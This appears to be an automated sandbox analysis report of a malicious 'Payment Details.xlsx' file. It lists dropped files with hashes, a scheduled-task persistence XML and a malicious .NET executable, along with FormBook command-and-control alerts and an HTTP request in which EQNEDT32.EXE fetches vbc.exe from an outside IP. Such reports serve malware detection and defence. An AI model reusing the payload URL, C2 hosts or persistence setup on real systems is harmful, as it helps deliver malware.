Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	19408
Entropy (8bit):	7.931403681362504
Encrypted:	false
SSDEEP:	384:6L3Vdo4yxL8FNgQ9jYtUO5Zn4tlIQ1Yes7D6PhbXngFfZdQTEfn4n6EVPBo6a:2exL8rgQ2tVF4GlQUuZXnYfTs6EJiL
MD5:	63ED10C9DF764CF12C64E6A9A2353D7D
SHA1:	608BE0D9462016EA4F05509704CE85F3DDC50E63
SHA-256:	4DAC3676FAA787C28DFA72B80FE542BF7BE86AAD31243F63E78386BC5F0746B3
SHA-512:	9C633C57445D67504E5C6FE4EA0CD84FFCFECFF19698590CA1C4467944CD69B7E7040551A0328F33175A1C698763A47757FD625DA7EF01A98CF6C585D439B4A
Malicious:	false
Preview:	.PNG.....IHDR.....L.!... .IDATx..g.].y&X'...{;.t@F. .. .D*Q.eI..#[.5~lK3...z.3.gw...^.=;.FV..%..d..%R..E.....F.ts<..X..f..F..5|..s..:Uu.W.U....!.9...A..u/...g.w.....lx...pG..2.. x..w..!...w.pG..2..x..w..!.....m.a>.....R.....x.IU[.A.....].Y.L..!....|AQ.h4....x..\6....|.i..]..Q..(...C..A..Z... (j.f4..u=..o.D.oj....y6.....)I.....G.{zn.M,...?#..,...|....y....G.LOO..?.....7..- .>..._.m[.....q.O}..G....?....h4.=t..c...eY.....3g..|0...x...|..../F....o.._|...?.O.....c..x._..7vF..0.....B>.....}{..V....P(.....c.....4...s...K.K."c(.....}.0....._z...}..y<<.....<..^.7....k. r.W~..c._.....$J....:.w._~.....,_..Wp.....q.....G..vA.D.E....."...?..'....}nvv....^.^.42..f....Q(..$...`(vidd..8.....y.Z{...L.~...k....z....@@0...Bk..?.r..7...9u...w.>w.C..j.n..a..V.?..?...e s#.G...l.&I..)..).J..>...+Mn.^.W.._....D...".}..k.....8.N_.v..>.y.@0../.....>.a.....z.].../.r ...../3.....?.z..g.Z.....l0.L.S....._../.r

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B76C8963.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle....'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z..-.*Hlmm...4V..BU..V@,h.t.....}...cr.3.... ...B3s.....\|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..'"""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDDD.1<$'"""""""""".....d2Y@9`@c.v..8P...0`.. a|.....<... ..+...["""""""""".....~..,.....+.t..._..o.....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..'"""""""""".(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px (.5..4lt..&....d.R!.....!.$''.n.....X,..__ar.d..0 .M#"""""""""..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E38FA527.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E38FA527.png	
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7.<3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..".....(..1$..)..[..c&t..ZHv..5....3#..~8....Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?..''L.+c.J....ku$._....Av...Z...*Y.0.z..zMsrT.:.<.q.....a.....O.....$2.=|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\..''L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9.z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'''Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E77F686A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 600 x 306, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	42465
Entropy (8bit):	7.979580180885764
Encrypted:	false
SSDEEP:	768:MUC94KctLo6+FkVfaapdydSo7CT3afPFUaV8v9TIzsrZsQ54kvd8gjDsss2Ur6:MJctLo63a8dydV+3WOa+90sZsSyMs+
MD5:	C31D090D0B6B5BCA539D0E9DB0C57026
SHA1:	D00CEE7AEE3C98505CDF6A17AF0CE28F2C829886
SHA-256:	687AFECEE6E6E286714FD267E0F6AC74BCA9AC6469F4983C3EF7168C65182C8D
SHA-512:	B23CA96097C2F5ED8CC251C0D6A34F643EE2251FDF3DEF6A962A168D82385CFEE2328D39FF86AADEA5EDBBF4D35882E6CD9CF8ECE43A82BD8F06383876B24 56
Malicious:	false
Preview:	.PNG.....IHDR...X...2.....?^O..._PLTE.....gbh.....j...^k....-.....>Jg.....h..m.....I`.....qjG.9\LC.... .....u.*.'.....//F.....h.++..j...e....A.H?>.....|DG.....G./.`<..G...O:R..j.....tRNS.@..f...0IDATx..Z.s.4.]:.".F..Y.5.4!...WhiM..]Cv.Q.....e. ....x....~....x.g.%K.....X.....brG..sW:~g.Tu...U.R...W.V.U#TAr?..?}.C3.K...P..n..A..av?C..J.}.e.]...CA._y.....~.2.^..Z..'...@.....)....s.(...ey.....{.)e..*]\-..yG2Ne.B....\@q....8.....W./i .C..P.*...O..e..7./..k:..t...]"../...F.....y.....0`.3..g.)..Z...tR.bU.].B.Y...Ri^.R.....D.*.....=(tL.W.y....n.\.s..D.5.....c....8A....:;.)..].a]...;B0...B.0&@*.+..2..4....-X.>)..h~.J..".nO=VV. t...q..5.....f.h.....DPyJ*....E..:.....K.... .....E.%i..C..V..\.....z.^.r7.V...q.`....3..E3J8Ct.Z.I.GI.).R!b

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EAE7ECFC.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 338 x 143, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6364
Entropy (8bit):	7.935202367366306
Encrypted:	false
SSDEEP:	192:joXTTTt+cmcZjbF/z2sA9edfxFHTeDELxExDR:joXTTTEc5ZjR/zI9EfjTeDEGxDR
MD5:	A7E2241249BDCC0CE1FAAF9F4D5C32AF
SHA1:	3125EA93A379A846B0D414B42975AADB72290EB4
SHA-256:	EC022F14C178543347B5F2A31A0BFB8393C6F73C44F0C8B8D19042837D370794
SHA-512:	A5A49B2379DF51DF5164315029A74EE41A2D06377AA77D24A24D6ADAFD3721D1B24E5BCCAC72277BF273950905FD27322DBB42FEDA401CA41DD522D0AA3041 C
Malicious:	false
Preview:	.PNG.....IHDR...R.....S.....sRGB.....gAMA.....a.....pHYs.....o.d...!tEXtCreation Time.2018:08:27 10:23:35Z.....DIDATx^....M.....3c0f0.2.9o.....-..r..:.V*.ty. .MEJ.^.$G.T.AJ.J.n.....0.`...B...g=....{..5.1...|.g.z..Y.._...3k..y.....@JD...)..KQ.....f.DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.....9.sdKv.\.R[...k...E ..3....ee.!..Wl...E&6.\.]..'K...x.O..%.EE..'...}..[c....?n..R...V..U5!.Rt...-xw*.....#..._....I....k.!'':...H.....eKN.....9....{%.....*7..6Y..''.....P....."ybQ.....JJ`z..%..a.$<m.n'..[.f0~..r.....-.q... {.Mu3.yX...\...5.a.zNX.9..-.[.....QU.r .qZ...&.{....$..`.Lu..]Z^'.].k|.z.3....H.../...k7.1>y.D..._x.....=.u.?ee.9.'.11:={.t]....)..k...F@P|f....9...K>...{...}...h9.b..h....w.....A~...u..j. 9..x..C=.JJ.h....K2.... .../I..=3C.6k.]...JD.....:tP.e...-+*...}..\.Yrss4...i.f..A7I...u.M....v.uY_.V|.]..-Oo.....`.....|.R7>^...j*S...{...w.iV..UR..SJ.hy.W3...2Q@f.....,.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F9EB6C08.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	14828
Entropy (8bit):	7.9434227607871355
Encrypted:	false
SSDEEP:	384:zIZYVvfv3ZOxvHe5EmlbliA2r1BMWWTXRRO/QX:Td3Z46xiXzW/kO
MD5:	58DD6AF7C438B638A88D107CC87009C7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F9EB6C08.png	
SHA1:	F25E7F2F240DC924A7B48538164A5B3A54E91AC6
SHA-256:	9269180C35F7D393AB5B87FB7533C2AAA2F90315E22E72405E67A0CAC4BA453A
SHA-512:	C1A3543F221FE7C2B52C84F6A12607AF6DAEF60CCB1476D6D3E957A196E577220801194CABC18D6A9A8269004B732F60E1B227C789A9E95057F282A54DBFC807
Malicious:	false
Preview:	.PNG.....IHDR.....L.!... .IDATx..gp\.y>~v...WTb... ...!.M.H...d.J..3.8.(.L&.lM.d.o..$..q.D.I.....k,J.b3%QD!.Bt,.....p.+.....x?`....{.9o..W.q.Y.gM.g=.5"dm.V..M...iX.. 6....g=.R(..N'.0&.I(..B2..\...|.t.....R.T.....J...Q.U....F.I..B.\...B.Z-....D").,.J.....u..1.#....A.P.i..!...3.U1....RI..9....:..~..r..N.....Je,...I...(..CCC...v....a.l6KQ...ooo...d.fxx...k``...5. N.\.S.N...e2.....b..7..8@.tgg.}..Ue7..e.G .`.J.d2)..B!M..r..T*Q.%..X.....{....,.q.\,.E".....z..*.abbB*...j.\.J.(.b.....\|>.....R....L&..X.eYV"..-.R)B.T*M&..pX*.j.Z..9..F. Z.6....b.\./%..~...).B<..T*.z..D"..(...\...d2YKKK...mm.T*..I.T*..I$.x<..J..q..*.J .X..O>...C.d2.JI...:...#....xkk.B.(....D .8..t:..o>...:vC%MNNj.ZHZ....`.T....,...A.....l$.q.\f....eY..8.+.. ..`dd.b.X,.BH.T..4-..x.EV.|&.p.....O.P(.J.\>66.a.X,...><<....V.R.T*....d2.;v.....W.511.u.a....'..'...zkk.m.t:]__...ggg.o.....Y..z..a.....{..%.H..f...nw*.....'ND"...P(D"... .H. .|>/.Hd2....EQ.

C:\Users\user\AppData\Local\Temp\tmpC92A.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1578
Entropy (8bit):	5.108460768399864
Encrypted:	false
SSDEEP:	24:2di4+S2qhZ1ty1mCUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtwxvn:cgeZQYrFdOFzOzN33ODOiDdKrsuTAv
MD5:	5A018129C464113B52BC5573A3B1B93C
SHA1:	6F17FA4E34555C3A38D4BCED9FFFFE97C14FF7B0
SHA-256:	3DD3408806D339789B8AB7878072025238D4DAD182810DDEBC19CA68569B57E8
SHA-512:	B12739C10849BDEE9387E06B943592C2CF6E0A41C88EE1134FD6A3CAA3547CDACE0C7CDB36C3C1A7328BF4418FDB850B0262A09EDA20474DC3264A69998BEA 6C
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>user-PC\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>user-PC\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>user-PC\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <RunOnlyIfNetworkAvail

C:\Users\user\AppData\Local\Temp\~DF0437710B50B493BA.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 FE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF8260883CA3EB749E.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	234600
Entropy (8bit):	7.971193076260305
Encrypted:	false
SSDEEP:	6144:HkrpOY+fhX0lop0jRpwyDczCg7DZ1PBxdTiRLbqO7:HkrpOJhDo0j7wywzj7DD5/TabT
MD5:	F49E322B837835AC60CAD8C173ECFF31
SHA1:	C7CDDFBF865B528D1BBBBE5C5F3974279CC8B6F5
SHA-256:	FF4E17D62CE9C71164879418E7942CECF8DB37B16CB66ADEBC6C2570840F8524
SHA-512:	C5CE7FEB4A44D0A3C0BA17C1104D599409C66C1A36E68F382DF9048E18F02349C16CF4DE21437F988E4779CE56847B9574DD83562DD1239BC88358922E2826B
Malicious:	false

C:\Users\user\AppData\Local\Temp\~DF8260883CA3EB749E.TMP	
Preview:	.....>..... ....!...''...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D. ..E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DF9A98EC95844A9751.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34E FE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFBA44D8F3B40A3F94.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34E FE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\R7HWQA7HZJYT21Z3G4UU.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5846139722878556
Encrypted:	false
SSDEEP:	96:chQC4MqGqvsqvJCwoBz8hQC4MqGqvsEHyqvJCwor/ztAKrVHypxpyX3lUVLA2:cm7oBz8mvHnor/zt58f8X4A2
MD5:	247B62A1E21D993F810B83CF19997157
SHA1:	43974401B3DA0E188A101465DC510105D64D7222
SHA-256:	A95B81263776693FAAA622A07365AE7FB40F60FE6F0E30E71F1C790AC25B6D8D
SHA-512:	B32597386AE62602BCAC5BE6A20FC3731814D8F96D2BF1351D746F0BDC7372CBB49C42A86C59D7E1CAF3AB21F1232FE3E555EE7BC88D1BE8B94355ADAC6EB5 D9
Malicious:	false
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S ...Programs..f.....:...S .*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms (copy)	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5846139722878556

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms (copy)	
Encrypted:	false
SSDEEP:	96:chQC4MqGqvsqvJCwoBz8hQC4MqGqvsEHyqvJCwor/ztAKrVHypxpyX3lUVLA2:cm7oBz8mvHnor/zt58f8X4A2
MD5:	247B62A1E21D993F810B83CF19997157
SHA1:	43974401B3DA0E188A101465DC510105D64D7222
SHA-256:	A95B81263776693FAAA622A07365AE7FB40F60FE6F0E30E71F1C790AC25B6D8D
SHA-512:	B32597386AE62602BCAC5BE6A20FC3731814D8F96D2BF1351D746F0BDC7372CBB49C42A86C59D7E1CAF3AB21F1232FE3E555EE7BC88D1BE8B94355ADAC6EB D9
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S ...Programs..f.....:...S .*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\OmnbtuhFsJys.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	723456
Entropy (8bit):	7.763310640308659
Encrypted:	false
SSDEEP:	12288:EBzcmhiTIqqxiWT/niO1/pFbHfi17evEf6BFMmEJWixDw/1LgyHixBFmRq:EBomhikV4WzNpFDfi1gqmwK1syHi1Wq
MD5:	0F88779E9500075DE85E916637305164
SHA1:	EE1B3AF259E9F03239441681F00AADDD28E4E8FB
SHA-256:	C98EAC88F8F4243D7303B806CB58E0A89E33270CB4B33457C91938A2B2746238
SHA-512:	ADEFEE155A0579DA0DC75E4AFF162635338150A884DDDDF47C732A67D69E2F56471CDDD64A7CFFB743DEFC040185CE146B713C6511B3DAC709D4956E2D30E 31
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 50%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...0..a.....0.....~.... ... .@.. .....`..... ..@.....,...O.... .....@.....  .....  ..H.....text.....  .....  ..`.rsrc..... .....@..@.rel oc.....@.....@..B.....`.....H.....H...!.....\j.....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.. ...o#...o%...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...()......(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).... ....{.....(0...t.....|.....(...+...3.*....0.....

C:\Users\user\Desktop\~$Payment Details.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58[
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	723456
Entropy (8bit):	7.763310640308659
Encrypted:	false
SSDEEP:	12288:EBzcmhiTIqqxiWT/niO1/pFbHfi17evEf6BFMmEJWixDw/1LgyHixBFmRq:EBomhikV4WzNpFDfi1gqmwK1syHi1Wq
MD5:	0F88779E9500075DE85E916637305164
SHA1:	EE1B3AF259E9F03239441681F00AADDD28E4E8FB
SHA-256:	C98EAC88F8F4243D7303B806CB58E0A89E33270CB4B33457C91938A2B2746238
SHA-512:	ADEFEE155A0579DA0DC75E4AFF162635338150A884DDDDF47C732A67D69E2F56471CDDD64A7CFFB743DEFC040185CE146B713C6511B3DAC709D4956E2D30E 31
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 50%

C:\Users\Public\vbc.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...0..a.....0.....~.... ... .@.. .....`..... ..@.....O.... .....@..... ..H.....text..... ..... ..`.rsrc..... .....@..@.rel oc.....@.....@..B.....`.....H.....H...!.....\j.....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.. ...o#...o%...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).... ....{.....(0...t.....|.....(...+...3.*....0.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.971193076260305
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Payment Details.xlsx
File size:	234600
MD5:	f49e322b837835ac60cad8c173ecff31
SHA1:	c7cddfbf865b528d1bbbbe5c5f3974279cc8b6f5
SHA256:	ff4e17d62ce9c71164879418e7942cecf8db37b16cb66adebc6c2570840f8524
SHA512:	c5ce7feb4a44d0a3c0ba17c1104d599409c66c1a36e68f382df9048e18f02349c16cf4de21437f988e4779ce56847b9574dd83562dd1239bc88358922e2826b9
SSDEEP:	6144:HkrpOY+fhX0Iop0jRpwyDczCg7DZ1PBxdTiRLbqO7:HkrpOJhDo0j7wywzj7DD5/TabT
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-19:30:53.961180	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	52.128.23.153
11/25/21-19:30:53.961180	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	52.128.23.153
11/25/21-19:30:53.961180	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	52.128.23.153

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 19:30:53.426491022 CET	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.metafirstclass.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 19:30:53.621328115 CET	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.metafirstclass.com		52.128.23.153	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 202.55.132.154
- www.metafirstclass.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	202.55.132.154	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Nov 25, 2021 19:29:20.959091902 CET</td><td>0</td><td>OUT</td><td>GET /384500000_1/vbc.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 202.55.132.154
Connection: Keep-Alive</td></tr>
<tr><td>Nov 25, 2021 19:29:21.195264101 CET</td><td>1</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Thu, 25 Nov 2021 18:29:20 GMT
Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31
Last-Modified: Thu, 25 Nov 2021 04:42:24 GMT
ETag: "b0a00-5d19599d2da5b"
Accept-Ranges: bytes
Content-Length: 723456
